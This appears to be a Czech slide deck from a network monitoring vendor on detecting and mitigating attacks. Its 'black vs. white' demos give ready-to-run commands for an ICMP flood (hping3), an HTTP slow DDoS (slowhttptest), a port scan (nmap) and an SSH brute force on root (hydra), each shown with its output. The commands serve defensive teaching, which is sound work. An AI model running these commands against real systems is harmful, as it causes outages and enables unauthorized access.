

Alerting a zdraví sítě

FLOWCUTTER


Mgr. Matej Pavelka PhD.

FLOWCUTTER

základní lidské potřeby

vzduch, teplo, voda,
jídlo, rozmnožování

Basic
Human
Needs





co když
to nefunguje



Internet + web

A white tiger on the left and a black leopard on the right are shown in profile, roaring with their mouths wide open, revealing sharp teeth and pink tongues. The animals are cut out from their original backgrounds and placed against a solid teal background. The white tiger has dark stripes, and the black leopard has dark spots.

setup

black vs. white


black vs. white

ICMP Flood: `hping3 --icmp --flood --interval 100 <target-ip>`

```
HPING localhost (lo 127.0.0.1): icmp mode set, 28 headers + 0 data bytes  
hping in flood mode, no replies will be shown
```



black vs. white



 **DEMO: ICMP DDoS**





DEMO: ICMP



black vs. white

HTTP DDoS:

```
slowhttptest -c 65538 -H -B -R -X -i  
1 -r 2000 -t GET -u <target-ip> -x 24 -p 1
```




```
Tue May 2 18:59:54 2023:  
Tue May 2 18:59:54 2023:  
slowhttptest version 1.8.2  
- https://github.com/shekyan/slowhttptest -  
test type: SLOW BODY  
number of connections: 65538  
URL: [REDACTED]  
verb: GET  
cookie:  
Content-Length header value: 4096  
follow up data max size: 66  
interval between follow up data: 1 seconds  
connections per seconds: 3000  
probe connection timeout: 1 seconds  
test duration: 240 seconds  
using proxy: no proxy
```

```
Tue May 2 18:59:54 2023:  
slow HTTP test status on 240th second:
```

```
initializing: 0  
pending: 2  
connected: 3063  
error: 0  
closed: 42496  
service available: NO
```

```
Tue May 2 18:59:55 2023:  
Test ended on 241th second  
Exit status: Hit test time limit
```

black vs. white




 **DEMO: HTTP DDoS**



black vs. white

1



black vs. white

2

1

2

3

4

5

InfoSensorsFilterMetricsName

Sensors:

☒ sensor - 1 - sensor - 1 -
NFv5 / NFv9 / NFv5 / NFv9
IPFIX / IPFIX

PreviousNext



black vs. white

3

1 Info 2 Sensors 3 Filter 4 Metrics 5 Name

Filter Mode

☒ SMART ☐ CUSTOM

dport=53

Predefined Filters

DNS requests

Previous Next



black vs. white

4



1

Info

2

Sensors

3

Filter

4

Metrics

5

Name

Previous

Next

black vs. white

5

1

2

3

4

5

InfoSensorsFilterMetricsName

Filter Mode

☒ SMART ☐ CUSTOM

Your Name for Monitor

dns_requests_fps_sips


Exporter Name (how to find your Monitor in Prometheus/Influxdb)

PreviousSave & StartSave & Pause



black vs. white

DEMO: HTTP DDoS



black vs. white

DEMO: example BGP FlowSpec



black vs. white

Portscan: `nmap -sV <target-IP>`

```
Starting Nmap 7.80 ( https://nmap.org ) at 2023-05-02 18:44 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000060s latency).
Other addresses for localhost (not scanned): ::1
rDNS record for 127.0.0.1: localhost.localdomain
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       (unknown banner: none)
106/tcp   open  pop3pw       poppassd
110/tcp   open  pop3         Dovecot pop3d
143/tcp   open  imap         Dovecot imapd
465/tcp   open  ssl/smtp     Postfix smtpd
783/tcp   open  spamassassin SpamAssassin spamd
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql        MySQL 5.5.5-10.6.12-MariaDB-0ubuntu0.22.04.1
8443/tcp  open  ssl/https-alt sw-cp-server
```



Bruteforce

Bruteforce na SSH: `hydra -l root -x 1:3:aA1 <target-ip> ssh`

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes  
(this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-02 18:52:10
```

```
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 242234 login tries (l:1/p:242234), ~15140 tries per task
```


```
[DATA] attacking ssh://localhost:22/  
█
```



black vs. white

DEMO: **sk**en SSH/Telnet



A person is seen from behind, sitting at a desk in a server room. They are surrounded by numerous computer monitors, each displaying different types of network data visualizations. The monitors show line graphs, pie charts, and numerical data points. The person's right hand is on a keyboard. The overall scene is dimly lit, with the primary light source being the screens themselves. The text 'spolupráce' is overlaid in large white letters, and 'není izolace' is overlaid in white letters on a teal rectangular background.


spolupráce není izolace

Photo from Matrix the movie


FLOWCUTTER

pyra- mida

forenzní data jsou základ



detekce anomálií



raw
data



anomaly
detection

děkuji

Mgr. Matej Pavelka PhD.



www.flowcutter.com

FLOWCUTTER